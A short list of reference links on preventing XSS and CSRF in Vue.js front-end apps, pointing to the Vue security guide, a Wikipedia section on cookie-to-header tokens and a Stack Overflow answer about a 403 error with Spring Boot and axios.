https://en.wikipedia.org/wiki/Cross-site_request_forgery#Cookie-to-header_token

<https://stackoverflow.com/questions/46009469/getting-a-post-403-forbidden-with-spring-boot-vuejs-and-axios-frontend/52026787#52026787>



Vue.js Security References

- Preventing XSS in Vue.js

<https://vuejs.org/guide/best-practices/security.html>

[Vue.js Vienna, Web Application Security for Frontend Devs](#)

- Preventing CSRF in Vue.js

https://en.wikipedia.org/wiki/Cross-site_request_forgery#Cookie-to-header_token

<https://stackoverflow.com/questions/46009469/getting-a-post-403-forbidden-with-spring-boot-vuejs-and-axios-frontend/52026787#52026787>

